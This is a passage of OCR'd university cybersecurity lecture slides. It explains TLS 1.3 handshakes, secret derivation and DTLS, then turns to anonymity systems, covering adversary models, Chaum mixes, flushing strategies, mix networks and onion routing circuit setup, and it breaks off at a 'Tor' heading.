
- PSK modes can be used when either:
  - **a PSK is setup within the client and server by a static configuration or by an other dynamic key exchange protocol different from TLS**
    - e.g. useful in case of constrained devices
  - **as result of a TLS handshake from a previous session (session resumption)**
    - used for performance optimization

Legacy cert-based key exchanges

- Originally TLS supported other cert-based key exchanges:
  - **DHE-RSA and ECDHE-RSA**
    - DH exchange signed using RSA keys
    - forward secrecy
  - **DHE_DSS**
    - DH exchange signed using DSS keys
    - forward secrecy
  - **RSA**
    - key exchanged encrypted by the client with the RSA key of the server
  - **DH_RSA, ECDH-RSA, DH_DSS, and ECDH-ECDSA**
    - use static DH cert (signed with RSA/DSS)

- Removed in TLS 1.3

TLS Handshake Protocol



* optional messages/extensions
{} protected

TLS Handshake Protocol (cont.)


- Key Exchange:
  - **the client sends the ClientHello message**
    - which contains a random nonce, offered protocol versions, list of symmetric cipher/HKDF hash pairs, either a set of Diffie-Hellman key shares (key_share extension), a set of pre-shared key labels (pre_shared_key extension), potentially additional extensions
  - **the server processes the ClientHello and determines the appropriate cryptographic parameters for the connection, then responds with ServerHello message**
    - indicates the negotiated connection parameters
    - the combination of the ClientHello and the ServerHello determines the shared keys
    - if (EC)DHE key establishment is used, the ServerHello contains a key_share extension
      - with the server's ephemeral Diffie-Hellman share
    - if PSK key establishment is used, the ServerHello contains a pre_shared_ke" extension
      - indicating which of the client's offered PSKs was selected

TLS Handshake Protocol (cont.)

- Certificate-based authentication:
  - **the server sends:**
    - Certificate:
      - the certificate of the endpoint and any per-certificate extensions
      - if raw public keys or the cached information extension are in use, this message will contain other value corresponding to the server's long-term key
    - CertificateVerify:
      - a signature over the entire handshake using the private key
    - Finished:
      - a MAC over the entire handshake
      - it provides key confirmation, binds the endpoint's identity to the exchanged keys, and in PSK mode also authenticates the handshake
  - **the client responds with its Authentication messages, namely Certificate and CertificateVerify (if requested), and Finished**

TLS Handshake Protocol (cont.)

- TLS Handshake Protocol message format:



- Main TLS 1.3 Handshake Protocol message types:
  - **client_hello(1)**
  - **server_hello(2)**
  - **encrypted_extensions(8)**
  - **certificate(11)**
  - **certificate_request(13)**
  - **certificate_verify(15)**
  - **finished(20)**

Generating secretes

- Key exchange methods establish a “Pre Master Secret” (PMSK) between the client and server
- For all key exchange methods, the same algorithm is used to convert the PMSK into the “Master Secret” (MSK) [48B]
  - **the PMSK should be deleted from memory once the MSK has been computed**

MSK = PRF(PMSK, "master secret", ClientHello.random || ServerHello.random)

  - **PRF:**
    - PRF(secret, label, data) = P_hash(secret, label || data)
    - P_hash(secret, data) is a data expansion function defined for expand a secret and seed into an arbitrary quantity of output:
      - P_hash(secret, data) = H_1 || H_2 || H_3 || ..
        - » H_i = HMAC_hash(secret, A_i || data)
        - » A_0 = data
        - » A_i = HMAC_hash(secret, A_{i-1})
    - P_hash can be iterated as many times as necessary to produce the required quantity of data


Generating secretes (cont.)

- MSK is used to generates secrete material such as
  - **a client write MAC secret,**
  - **a server write MAC secret,**
  - **a client write key,**
  - **a server write key,**
  - **a client write IV, and**
  - **a server write IV**
- MSK is hashed into a sequence of secure bytes

  key_block = PRF(MSK, "key expansion", server_random || client_random)
- assigned to the above secret material
  - **MAC secrets, encryption keys, IVs...**

Web Browser Support

- Some Root/CA certificates pre-installed
  - **Firefox Opera and IE have different lists**
  - **CA's public key is used to verify the signatures on issued certificates**
  - **Browsers can accept unverifiable certificates or alert the user**
- Users can install additional certificates
  - **Additional Root/CA certificates**
    - Security vulnerability
  - **Client certificates**



Datagram Transport Layer Security (DTLS)

- TLS cannot be directly used with UDP, since packets may be lost or reordered (unreliability)
  - **TLS does not allow independent decryption of individual records**
    - because the integrity check depends on the sequence number, if record N is not received, then the integrity check on record N+1 will be based on the wrong sequence number and thus will fail
    - prior to TLS 1.1, there was no explicit IV and so decryption would also fail
  - **TLS handshake layer assumes that handshake messages are delivered reliably**
    - breaks if those messages are lost
- Datagram Transport Layer Security (DTLS) Version 1.2
  - **TLS over datagram transport (UDP)**
  - **DTLS makes only the minimal changes to TLS required to fix the problem**

DTLS (cont.)

- Loss-Insensitive Messaging
  - **In TLS Record Layer records are not independent**
    - Cryptographic context of stream cipher key stream is retained between records
    - Anti-replay and message reordering protection are provided by a MAC that includes a sequence number, but the sequence numbers are implicit in the records
  - **DTLS solves the first problem by banning stream ciphers**
  - **DTLS solves the second problem by adding explicit sequence numbers**

DTLS (cont.)

- Providing Reliability for Handshake
  - **the TLS handshake is a lockstep cryptographic handshake**
    - messages must be transmitted and received in a defined order; any other order is an error
      - this is incompatible with reordering and message loss
  - **DTLS uses a simple retransmission timer to handle packet loss**
  - **in DTLS, each handshake message is assigned a specific sequence number within that handshake**
    - when a peer receives a handshake message, it can quickly determine whether that message is the next message it expects
- TLS handshake messages are potentially larger than any given datagram, thus creating the problem of IP fragmentation
  - **In order to compensate for this limitation, each DTLS handshake message may be fragmented over several DTLS records, each of which is intended to fit in a single IP datagram**
    - each DTLS handshake message contains both a fragment offset and a fragment length



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Anonymity

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Introduction

- Each time we communicate through a network (e.g. the Internet), we send packets that contain information regarding where the message is going and who sent it (e.g., IP addresses)
  - **anybody observing a link along the path can roughly identify who is communicating with, based on information contained in each packet**
  - **also in case of cryptography is used to protect the integrity and confidentiality of the contents of communication, the source and destination addresses may be still visible to an observer along the route on which a packet is traveling**
  - **this information often is enough to uniquely identify persons participating in a communication**
  - **sometimes these relationships as well as patterns of communication can be as revealing as their content**
- The security service aiming to hide relationships between the communicating parties is called anonymity
- In general, privacy of a communication could require both data confidentiality and anonymity

Anonymity

- Can be defined as “the state of being not identificable within a set of subjects, the anonymity set”
  - **the anonymity set is the set of all possible actors in a system that could have been the sender or recipient of a particular message**
  - **the anonymity set could be also particularized into**
    - sender anonymity set
    - recipient anonymity set
- In general, anonymity systems seek to provide "unlinkability"
  - **between sent messages and their true recipients (recipient anonymity), and/or**
  - **between received messages and their true senders (sender anonymity)**

Anonymity systems

- Tools that attempt to provide anonymous communications, sometimes referred to also as "anonymizers"
  - **Protocol specific anonymizers**
    - implemented to work only with one particular application protocol
    - the advantage is that normally no application extension is needed
      - e.g. remailers and web proxies
  - **Protocol independent anonymizers**
    - protocol independence can be achieved by creating a tunnel to an anonymizer
    - protocols used by anonymizer services may include SOCKS, PPTP, or OpenVPN
    - in this case either the desired application must support the tunneling protocol, or a piece of software must be installed to force all connections through the tunnel
      - e.g. web browsers and FTP clients often support SOCKS

Adversaries – passive/active

- Adversaries of an anonymity system may be:
  - **passive**
    - is able to monitor and record the traffic on network links entering and exiting clients or servers in an anonymity network
    - this can enable powerful statistical attacks
  - **active**
    - has all the monitoring capabilities of a passive adversary
    - is also able to manipulate network traffic by controlling one or more network links or nodes
      - they can modify or drop traffic in parts of the network, as well as insert his own traffic or replay legitimate network traffic that theypreviously recorded

Adversaries – partial/global visibility

- The visibility of an adversary determines how much of the network they are able to passively monitor or actively manipulate
- An adversary of an anonymity system may be:
  - **a partial adversary**
    - is only able to monitor the links entering and exiting a particular node in the network, or a small, related subset of nodes in the network
      - an example of a partial adversary might be someone on the same LAN as a node in the anonymity network, or even a common ISP among multiple network nodes
  - **a global adversary**
    - is a powerful observer that has access to all network links in an anonymity network

Adversaries – internal/external

- An adversary may also be
  - **external**
    - does not participate in the anonymity network or its protocol
    - they can compromise the communication medium used by clients (i.e., their network links) in order to monitor or manipulate their network traffic
  - **internal**
    - is an active adversary that participates in the anonymity network protocol as a client, or operates a piece of the infrastructure, e.g. by running a node of the anonymity network

High latency vs Low latency


- Anonymity systems can be also classified into two general categories in relation to the target applications
  - **high-latency systems**
    - high-latency anonymity systems are able to provide strong anonymity, but are typically only applicable for non-interactive applications that can tolerate delays of several hours or more, such as email
    - batching, delays
  - **low-latency systems**
    - in contrast, low-latency anonymity systems usually provide better communication performance and are intended for real-time applications, particularly Web browsing
    - interactive use

Message-oriented vs circuit-oriented

- Anonymity systems can be also classified into the following two categories in relation to how anonymity is enforced
  - **message-based anonymization systems**
    - anonymity is provided per message, unidirectionally
    - based on message-oriented relay systems
    - usually they are implemented as high-latency systems
  - **connection-based anonymization systems**
    - anonymity is provided per (bidirectional) connections
    - based on circuit-oriented relay systems
    - usually are implemented as low-latency systems
- They can operate using
  - **a single node**
    - single-node anonymity system
  - **multiple nodes**
    - anonymity network

Single-node anonymity systems

Message-based anonymization relay



- Know in literature as Mix
  - **David Chaum, 1981**
  - **basic building block of nearly all high-latency anonymity systems**

- When an entity A wants to anonymously send a message m to an entity B using a single mix X
  - **Alice sends $E_{Kx}(ID_B,m)$ to X, where**
    - K_X is the public key of X, or a secret key shared between A and X
    - ID_B is B's address
    - for preventing an adversary from identifying two identical messages, or to prevent input-output mapping based on the message size, a padding is also included
      - $E_{Kx}(ID_B,m,pad)$
  - **the mix X receives encrypted messages and collects them into a batch until it has received "enough" messages**
  - **then the mix decrypts and forwards some or all of the messages in the batch to the destination address extracted from the decrypted input message**

Flushing algorithm

- Flushing algorithm is the algorithm a mix uses to determine which messages to forward to their next destination and when to do so
  - **sometimes equivalently called "batching strategies"**
- There have been numerous flushing algorithms discussed in the literature, as well as possible active attacks against them
  - **Threshold Mixes**
    - simply collects incoming encrypted messages until it has received *n* messages, then it forwards them to their next destination in a random order
  - **Timed Mixes**
    - collects messages for a fixed length of time Δt
  - **Threshold and Timed Mixes**
    - a combination of the simple threshold and timed flushing algorithms
  - **Pool Mixes**
    - select a random subset of the collected messages to flush and then retain the rest in the mix for the next round
  - **Stop-and-Go Mixes**
    - SG-mixes individually delay messages as they pass through the mix

Latency

- The flushing algorithms used by the mix-based systems can introduce large delays on the order of several hours or even days between the time a message is sent and when it arrives at the intended recipient
  - **for applications like email, such delays are tolerable and often even expected**
- On the other hand, real-time and interactive applications like web browsing and real-time communications require significantly lower latency
  - **in these cases such flushing algorithms are not suitable**

Connection-based anonymization relay

- Also know in literature as Anonymous Proxy
  - **while mixes explicitly batch and reorder incoming messages, proxies simply forward all incoming traffic (e.g., a TCP connection) immediately without any packet reordering**
    - low-latency anonymity system
- Examples
  - **IP VPNs (e.g. OpenVPN)**
  - **HTTPS proxy servers**
- Proxies can also be used in chains forming a sort of Anonymity Networks

Connection-based anonymization relay (cont.)

- If an entity A wants to establish an anonymous communication to B using a connection-based relay X
  - **entity A setup a connection to the relay X, exchanging also a symmetric session key SK_{AX} (or a key pair, formed by a forward secret key FK_{AX} and a backward secret key BK_{AX}), and sending the B's ID to X**
  - **the relay X establishes a connection to B, with connection ID CI_{XB}**
  - **the relay X locally stores: CI_{AX}, K_{AX}, CI_{XB}**
- When A wants to send some data m to B
  - **she sends $E_{SK_AB}(m)$ through the connection CI_{AX}**
  - **the relay X receives the encrypted data though connection CI_{AX}, it retrieves SK_{AX}, CI_{XB} from the local DB, decrypts the data and sends the enclosed message m through connection CI_{XB}**
  - **B receives the message**
- When relay X receives some data m_2 sent from B through connection C_{XB}
  - **X retrieves CI_{AX}, K_{AX} from the local DB**
  - **X pads and encrypts m_2 using K_{AX} and sends the encrypted data $E_{SK_AB}(m_2)$ through connection CI_{AX}**
  - **A receives and decrypts the data**

Session key setup

- The session key (or key pair) between A and the Relay X can be setup
  - **using key transport**

    in this case the connection can be setup with a single message, including the request to connect to B:
    - $A \rightarrow X$: CI_{AX}, $E_{KX}(SK_{AX}$, $ID_B)$
  - **using authenticated DH exchange, eg. SIGMA**

    followed by the request to connect to B (third message):
    - $A \rightarrow X$: CI_{AX}, ID_X, g^{xi}
    - $X \rightarrow A$: CI_{AX}, g^{xr}, $sig(g^{xi}||g^{xr})$, $MAC_{K_DH}(ID_X)$
    - $A \rightarrow X$: CI_{AX}, $E_{K_DH}(ID_B)$


Anonymity networks

Mix Networks

- Using a single mix leads not only to a single point of failure, but also to a single point of trust since a dishonest mix can reveal the true input-output correlations
- Instead of using a single mix, senders can choose an ordered sequence of mixes through which to send their messages
- If an entity A wants to anonymously send a message m to B via a path $P = \{X, Y, Z\}$
  - **she would iteratively create a layer of encryption, in the same manner as above, for each mix starting with the last mix in the path and working back toward the first:**
    $E_{Kx}(ID_Y, E_{Ky}(ID_Z, E_{Kz}(ID_B, m)))$
  - **A then sends the resulting multiply encrypted ciphertext to the first mix in the path**
  - **each mix can remove a layer of encryption to extract the address of the next mix in the path and a ciphertext message to forward to that mix**
- To prevent the lengths of messages from leaking information about how many mixes a message has already passed through, mixes can pad the messages to a fixed length before forwarding them

Mix Networks (cont.)

- Example of Mix Network, with 3 Mixes X, Y, and Z:



- $C_X = E_{Kx}(ID_Y \,||\, C_Y) = E_{Kx}(ID_Y \,||\, E_{Ky}(ID_Z \,||\, E_{Kz}(ID_B \,||\, m)))$
- $C_Y = E_{Ky}(ID_Z \,||\, C_Z)$
- $C_Z = E_{Kz}(ID_B \,||\, m)$

Onion Routing Network

- The most prevalent design for low-latency anonymous communications
- There is a set $R = \{R_1, R_2, \ldots, R_n\}$ of servers called Onion Routers (ORs) that relay traffic for clients
- The first step is the establishment of an anonymous connection formed by multiply encrypted tunnel, or circuit, through the network
  - **the initiator first selects an ordered sequence of k ORs in the network to use as the circuit's path, much like in a mix network**
  - **each OR stores encryption keys, connection IDs, prev/next OR IDs**
- To minimize the computational costs, senders use public key cryptography only to establish the circuit and then use faster symmetric key cryptography to transfer the actual data
  - **the initiator generates a symmetric key for each OR along the path**
    - actually two different key could be generated, a forward key used to encrypt data sent from the initiator towards the responder, and a backward key applied to data from the responder to the initiator


OR Circuit setup

- As an example, if the initiator chose the path $P = \{R_x, R_y, R_z\}$, it would construct a setup message (encrypted "onion"):
  - $E_{Kx}(t_x, SK_x, R_y, E_{Ky}(t_y, SK_y, R_z, E_{Kz}(t_z, SK_z, ID_B^*, Ø)))$
    - values t_i indicate the expiration time of the onion
    - Ø means no inner onion is present, indicating to R_z that it is the last router in the path
    - optionally, the address of B (ID_B) can be included in the inner onion in order to establish a connection to node B
- The initiator sends this setup message (onion O_x), together with a chosen connection ID CI_x, to the first OR in the path, R_x
- The receiver OR (R_x) removes from the onion the outermost layer of encryption using its private key, and learns the symmetric key SK_x generated by the initiator, as well as the next server in the path
- R_x then pads the remaining encrypted payload with random bytes, so the onion maintains a constant length, and sends the result, together with a new connection ID CI_y, to R_y

OR Circuit setup (cont.)

- Each OR along the path:
  - **repeats this process, until the onion reaches the end of the path**
  - **knows its predecessor and successor but no other node in the circuit**
  - **store in a local DB the two connection IDs, the two neighbors' addresses, and the two keys**

- Example:
  - $O_X = E_{Kx}(SK_x , R_Y , O_Y)$
  - $O_Y = E_{Ky}(SK_Y , R_Z , O_Z)$
  - $O_Z = E_{Kz}(SK_Z , B)$



Onion Routing (cont.)


- Once the circuit is constructed, the initiator can relay its application traffic over the circuit using the symmetric keys generated for each hop
- Similarly to how the onion was constructed, the initiator
  - **encrypts a message *m* once for each router in the circuit using the generated keys SK_i and then**
  - **sends it, together with the first CI_1, to the first router in the circuit**
  - **data sent from A to the first OR R_1 is:** $\mathrm{CI}_1, \mathrm{E}_{\mathrm{SK1}}(\mathrm{E}_{\mathrm{SK2}}(\mathrm{E}_{\mathrm{SK3}}(\mathrm{E}_{\mathrm{SKn}}(\mathrm{m}))))$
- Each OR R_i in the circuit can remove a layer of encryption and forward the result, together with the corresponding output CI_{i+1}, to the next OR R_{i+1}, until it reaches the last OR, which can then forward the original message m to the destination
- When a response is sent along the reverse path, a layer of encryption is added by each OR in the circuit using the key SK_i
- The initiator can then remove all layers of encryption to recover the original response, since he or she has the secret keys that she or he previously generated for each OR

Tor

